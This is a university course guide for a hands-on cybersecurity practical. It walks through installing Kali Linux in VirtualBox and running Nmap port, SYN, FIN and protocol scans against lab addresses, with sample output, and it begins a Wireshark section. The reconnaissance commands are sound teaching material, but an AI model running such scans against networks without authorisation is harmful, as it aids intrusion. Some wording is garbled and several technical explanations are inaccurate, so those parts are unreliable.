

NATIONAL OPEN UNIVERSITY OF NIGERIA

FACULTY OF COMPUTING

DEPARTMENT OF CYBERSECURITY

COURSE CODE: CYB 192

COURSE TITLE: CYBERSECURITY PRACTICAL II

Course Guide

Introduction

Welcome to **CYB 192 titled: Cyber Security (Tools) Practical II.**

CYB 192 is a one-credit unit course that has a minimum duration of one semester. It is a compulsory course for graduate students that are enrolled in BSc Cybersecurity at the National Open University of Nigeria. The course guides you through the practical application of some selected tools used in Cyber Security.

Course Competencies

- Ability to identify and recommend the right tool to protect and secure Information System Infrastructure
- Knowledge of the strengths and weaknesses of individual tool
- Detect and Protect System and Network Infrastructure from all forms of cyber attacks
- Use of command lines in Linux environment

Course Objectives

- To apply cyber security tools to detect, protect or mitigate all forms of attacks on a network infrastructure
- Classify cyber security tools according to their application areas
- .Ability to recognize various types of threat actors and explore preventive measures against attack on your I.T infrastructure and other devices

Working through this Course

To successfully complete this course, you need to practice all the experiment that are listed in table 1.0. You also need to listen to any recommended audio or videos at the end of each experiment.

The table 1.0 is the list and name of experiments that would be covered in this course.

Table 1.0 Schedule of Experiments

Week No.	Activity	Experiment Name
Week One	Basic Installation and setup	Installation of Kali Linux, Virtual Box etc
Week Two	Basic Installation and setup	Installation of Kali Linux, Virtual Box etc
Week Three	Information Gathering	Network Scanning with Nmap, Network Packet Analysis with Wireshark
Week Four	Vulnerability Assessment	Scanning vulnerabilities in Web servers using Nikto and OpenVAS
Week Five	Exploitations	SQL Injection Attack using SQLmap and Metasploit
Week Six	Password Attacks	Dictionary and Brute-force attacks using OPHCRACK
Week Seven	Wireless Network Attacks	Capturing Packets, De-authenticating Clients, and Cracking WEP and WPA/WPA2 keys using AirCrack-ng
Week Eight	Digital Forensics Analysis	Analyzing Computer Artifacts and Data using Autopsy
Week Nine	Revision	Revision exercises

Week One Basic Installation and Setup

Experiment 1: Installation of Kali Linux and Virtual Box

Aim: To install and configure Kali Linux and Virtual box which I the platform that will be use throughout in this practical class.

Objective: To know how to gather information about the networks by using different n/w reconnaissance tools.

Outcome: At the end of this experiment the learner will be able to:-

Install Kali Linus and other operating system on his/her computer system. The installation processes will be well understood by the student. You will also know how to create virtual Machines.

1.1 Hardware / Software Requirements

To install Kali Linux, ensure your system meets the following minimum requirements:

- ✚ A 64-bit processor
- ✚ 2 GB of RAM (4 GB recommended)
- ✚ 20 GB of disk space for installation
- ✚ A bootable CD-DVD drive or a USB stick

1.2 Installation Methods

There are several ways to install and run Kali Linux on a target machine. The steps involved are:

- i) **Primary OS Installation:** This method involves installing Kali Linux as the main operating system on your computer. This approach provides the best performance and access to hardware resources.
- ii) **Virtual Machine Installation:** Installing Kali Linux in a virtual machine (VM) using software like VMware or VirtualBox allows you to run Kali alongside your existing OS. This method is convenient for testing and development purposes.

Generally, for the beginner, installing Kali into a virtual machine is the best solution for learning and practicing.

Step 1: Download Kali Linux from: <https://www.kali.org/>

Step 2: To install Kali Linux in Virtual Machine, you need to install **Virtual Machine** in your System. In this class, we are going to use Virtual Box.

1.3 VIRTUAL MACHINES

Virtual machine (VM) technology allows you to run multiple operating systems from one piece of hardware like your laptop or desktop. This means that you can continue to run the Windows or MacOS operating system you are familiar with and run a Virtual Machine of Kali Linux inside that operating system. You don't need to overwrite your existing OS to learn Linux.

1.3.1 Virtual Box Installation

Step 1: download VirtualBox at <https://www.virtualbox.org/>



When the download has completed, click the setup file as shown in figure 2



Figure 2: Setup Dialogue Wizard

Step 2: Click **Next**, and you should be greeted with the Custom Setup screen, as in Figure 3.




Figure 3: Custom dialogue box

Follow the installation instructions and then Click **“Finish”** to complete the installation.

1.3.2 Setting Up Your Virtual Machine

VirtualBox should open once it has installed—if not, open it and you should be greeted by the VirtualBox Manager, as seen in figure 4.



Figure 4.0 VirtualBox Manager

Step 1: Since we will be creating a new virtual machine with Kali Linux, click **New** in the upper left corner. This opens the Create Virtual Machine dialog shown in figure 5.

Step 2: Give your machine a name as Kali and then select **Linux** from the Type drop down menu. Finally, select **Debian (64 bit)** from the third drop down menu. Click **Next**, and you'll see a screen like Figure 6.

Select how much RAM you want to allocate to this new virtual machine.




Figure 5: The Create Virtual Machine dialog



Figure 6: Allocating Memory

Step 3: Click **Next**, and you'll get to the Hard Disk screen. Choose **Create Virtual Hard Disk** and click **Create**.

In the next screen, you can decide whether you want the hard drive you are creating to be allocated **dynamically** or at a fixed size. Choose **Dynamically Allocated**.

Step 4: Click **Next**, and you'll choose the amount of hard drive space to allocate to the VM and the location of the VM as shown in the figure 7.




Figure 7: Allocating Hard Drive Space

The default is 8GB. I will recommend that you allocate 20–25GB at a minimum.

Step 5: Click **Create**, and you're ready to go!

1.1.3 Installing Kali Linux on the VM

At this point, you should see a screen like Figure 8. Now you'll need to install Kali. Note that on the left of the VirtualBox Manager, you should see an indication that Kali VM is powered off.

Step 1: Click the **Start** button (green arrow icon)




Figure 8: The Virtual Box welcome screen

The Virtual Box Manager will then ask where to find the startup disk. You've already downloaded a disk image with the extension `.iso`, which should be in your Downloads folder.

Click the folder icon to the right, navigate to the Downloads folder, and select the Kali image file as seen in the Figure 9.




Figure 9: Figure 9: Selecting your startup disk

Step 2: Then click **Start**. Congratulations, you've just installed Kali Linux on a virtual machine!

1.1.3 SETTING UP KALI

Kali will now open a screen like Figure 10, offering you several startup choices. I will suggest you use the graphical install.



Figure 10: Selecting the install method

Step 1: Make certain you select the language you are most comfortable working in and then **click Continue**.

Step 2: Next, **select your location**, click **Continue**, and then select your **keyboard layout**.

When you click **Continue**, Virtual Box will go through a process of detecting your hardware and network adapters. Just wait patiently as it does so.

Eventually, you will be greeted by a screen asking you to configure your network, as in Figure 11.



Figure 11: Figure 11: Entering a hostname

The first item it asks for is the name of your host. You can name it anything you please, but I left mine with the default “kali.”

Step 3: Next, you will be asked for the domain name. It's not necessary to enter anything here. Click **Continue**. The next screen, shown in Figure 12, is very important. Here, you are asked for the password you want to use for the root user.



Figure 12: Figure 12: Choosing a password

I would suggest that you use a very long and complex password to limit the ability of an attacker to crack it.

Step 4: Click **Continue**, and you will be asked to set your time zone. Do so and then continue with the process.

The next screen asks about partition disks (a partition is just what it sounds like—a portion or segment of your hard drive). Choose Guided – use entire disk, and Kali will detect your hard drives and set up a partition automatically.

Step 5: Kali will then warn you that all data on the disk you select will be erased . . . but don't worry! Click **Continue**.

Step 6: Select **All files in one partition**.

Step 7: Select **Finish** partitioning and write changes to disk. Kali will prompt you once more to see if you want to write the changes to disk; select **Yes** and click **Continue** (see Figure 13).



Figure 13: Figure 13: Writing changes to disk

- Step 8: Kali will now begin to install the operating system. This could take a while, so be patient. Once the installation is complete, you will be prompted as to whether you want to use a network mirror. This really is not necessary, so click **No**.
- Step 9: Then Kali will prompt you as to whether you want to install GRUB (Grand Unified Bootloader), shown in Figure 14.
- Step 10: A bootloader enables you to select different operating systems to boot into, which means when you boot your machine, you can boot into either Kali or another operating system. Select **Yes** and click **Continue**.



Figure 14: Installing GRUB

On the next screen, you will be prompted as to whether you want to install the GRUB bootloader automatically or manually.

- Step 11: Select **Enter Device Manually**, as shown in Figure 15.



Figure 15: Entering your device manually

On the following screen, select the drive where the GRUB bootloader should be installed. Click through to the next screen, which should tell you that the installation is complete.

Step 12: Congratulations! You've installed Kali. Click **Continue**. Kali will attempt to reboot, and you will see a number of lines of code go across a blank, black screen before you are eventually greeted with Kali 2018's login screen, as shown in Figure 16.




Figure 16: The Kali Login Screen

Step 13: Log in as root, and you will be asked for your password. Enter whatever password you selected for your root user. After logging in as root, you will be greeted with the Kali Linux desktop, as in Figure 17.



Figure 17: Figure 17: The Kali home screen

Week Three: Information Gathering

Introduction

In information gathering, an ethical hacker is trying to learn as much about the target system as possible. That is, after all, what a true hacker would do: Learn about the system or network they're trying to infiltrate and then make moves toward hacking that system. Kali Linux operating system provides these tools to the developer and penetration testing community to help in gathering and formulating captured data. Some of the tools are: Nmap, Zenmap, Maltego etc.

Experiment 1: Network Scanning

Aim: To scan a network in order to detect the vulnerabilities on a network. The tool to be used is Network Mapper (Nmap).

Objective: To carry out detailed, real-time information on our networks and the devices connected to them.

Outcome: At the end of this experiment the learner will be able to:-

Find detail information about the entire network such as list of **active hosts** and **open ports**, as well as **identify the operating system** of all connected devices.

3.1 Getting Started with Nmap

Before we start using Nmap in Kali Linux, let's first make sure that we have it installed. Open up a terminal window and type following command:

```
sudo apt-get install nmap|
```

Once Nmap is installed, we can start using it to scan our network. The basic syntax of Nmap is:

```
nmap [Scan Type] [Options] [Targets]
```

Exercises

Let's take a look at some practical examples of how to use Nmap in Kali Linux.

Exercise 1: To scan port (s)

Nmap is mostly used to scan ports; it scans all ports by default, but we can scan single, multiple, or within range protocols.

Single port scan:

The Syntax is: `Sudo nmap -p21 192.168.56.102`

The screenshot for the scan result is:

```
(preeti@ kali)-[~]
└─$ sudo nmap -p21 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:42 IST
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Multiple scan ports:

Syntax

`Sudo nmap -p21, 80, 443 192.168.56.102`

Here, we want to scan ports 21, 80 and 443

The screenshot of the scan is shown below:

```
(preeti@ kali)-[~]
└─$ sudo nmap -p21,80,443 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:43 IST
Nmap scan report for 192.168.56.102
Host is up (0.0015s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
80/tcp    filtered  http
443/tcp   filtered  https

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Exercise 2: Ping Scanning

A ping scan returns information on every active IP on our network. This command can be used to perform a ping scan:

The syntax is: `nmap #`

```
(preeti@kali)-[~]
└─$ nmap #
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
```

Exercise 3: nmap -sS for TCP SYN Scan

This command require privilege access and identifies **TCP** ports. TCP SYN Scan is a standard method for **detecting open ports** without going through the **Three-way Handshake** process. When an open port is spotted, the **TCP handshake** is reset before accomplishment. Hence this scanning is also called **Half Open** scanning. The command is captured in the screenshot below:

```
(preeti@kali)-[~]
└─$ sudo nmap -sS 192.168.56.102
[sudo] password for preeti:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:35 IST
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Exercise 4: nmap -sF for FIN Scan

FIN scan transmits packets with a **FIN flag** to the target machine; therefore, these frames are abnormal as they are sent to the destination before the **Three-way handshaking** process can be completed. If there is no active TCP session, then the port is formally closed. If the destination machine's port is closed then the RST packet in the FIN Scan response is **reversed**.

The syntax is: `sudo nmap -sF 192.168.56.102`

The command is illustrated in the screenshot below:

```
(preeti@kali)-[~]
└─$ sudo nmap -sF 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:37 IST
Nmap scan report for 192.168.56.102
Host is up (0.000038s latency).
All 1000 scanned ports on 192.168.56.102 are closed

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Exercise 5: To know other IP protocols utilized by the Target system

This is the command to compare other nmap scans. This command when applied look for other **IP protocols** utilized by the Target system, such as **ICMP**, **TCP**, and **UDP**. Other additional IP protocol, such as **EGP**, or **IGP** may be included.

The syntax is `sudo nmap -sO 192.168.56.102`

The screenshot of the result of the scan is shown below:

```
(preeti@kali)-[~]
└─$ sudo nmap -sO 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:38 IST
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Not shown: 255 open|filtered protocols
PROTOCOL STATE SERVICE
6          open  tcp

Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds
```

Exercise 6: nmap -v for Verbose Mode

The verbose mode of **nmap** allows us to get more information from the scan output. The verbose option does not affect on what happens during the scan; it only modifies the amount of information that **nmap** shows on its output.


```
Sudo nmap -sF -v 192.168.56.102
```

The syntax is:

The screenshot of the scan result is presented below:

```
(preeti@kali)-[~]
└─$ sudo nmap -sF -v 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:46 IST
Initiating Ping Scan at 18:46
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 18:46, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:46
Completed Parallel DNS resolution of 1 host. at 18:46, 0.01s elapsed
Initiating FIN Scan at 18:46
Scanning 192.168.56.102 [1000 ports]
Completed FIN Scan at 18:46, 0.04s elapsed (1000 total ports)
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.56.102 are closed

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
```

Exercise 7: Scan the Most Popular Ports

This command is especially useful for running Nmap on a **home server**. It automatically scans various most popular ports for a host. We can use the following command to run this command:

```
nmap -top-ports 20 192.168.1.106
```

The syntax is:

The 20 signifies the number of ports to scan. This can be change to any number of your choice.

Screenshot of the scan result is shown below:

```
(preeti@kali)-[~]
└─$ sudo nmap -top-ports 20 192.168.1.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 18:51 IST
Nmap scan report for 192.168.1.106
Host is up (0.0020s latency).


PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
25/tcp    filtered  smtp
53/tcp    open      domain
80/tcp    filtered  http
110/tcp   filtered  pop3
111/tcp   filtered  rpcbind
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
143/tcp   filtered  imap
443/tcp   filtered  https
445/tcp   filtered  microsoft-ds
993/tcp   filtered  imaps
995/tcp   filtered  pop3s
1723/tcp  filtered  pptp
3306/tcp  filtered  mysql
3389/tcp  filtered  ms-wbt-server
5900/tcp  filtered  vnc
8080/tcp  filtered  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

3.2 Getting Started with Wireshark

Wireshark is an open-supply network protocol analyzer that captures, filters and analyzes community site visitors in actual time. It provides a graphical interface to visualize and dissect captured packets, identify protocols, and troubleshoot network problems. Wireshark comes pre-installed in Kali Linux.


Step 1: To open Wireshark in Kali Linux, go to the application icon Kali Linux, Look for the Wireshark software from the “**sniffing and spoofing**” and then select **Wireshark** and click on it. Alternatively, you can just open the command terminal directly and type **Wireshark** as shown below:




```
root@kali: ~
File Actions Edit View Help
└─(root@kali)-[~]
└─# wireshark
```

Experiment 1: Chosen Interface

You need to choose the interface you want to capture the data. From the dropdown menu, you will see a many interfaces available. Select **eth0** as shown in the screenshot below.




Wire shark will start to capture the traffic on **eth0** interface that looks like this:



Exercise 2: To save captured Packets

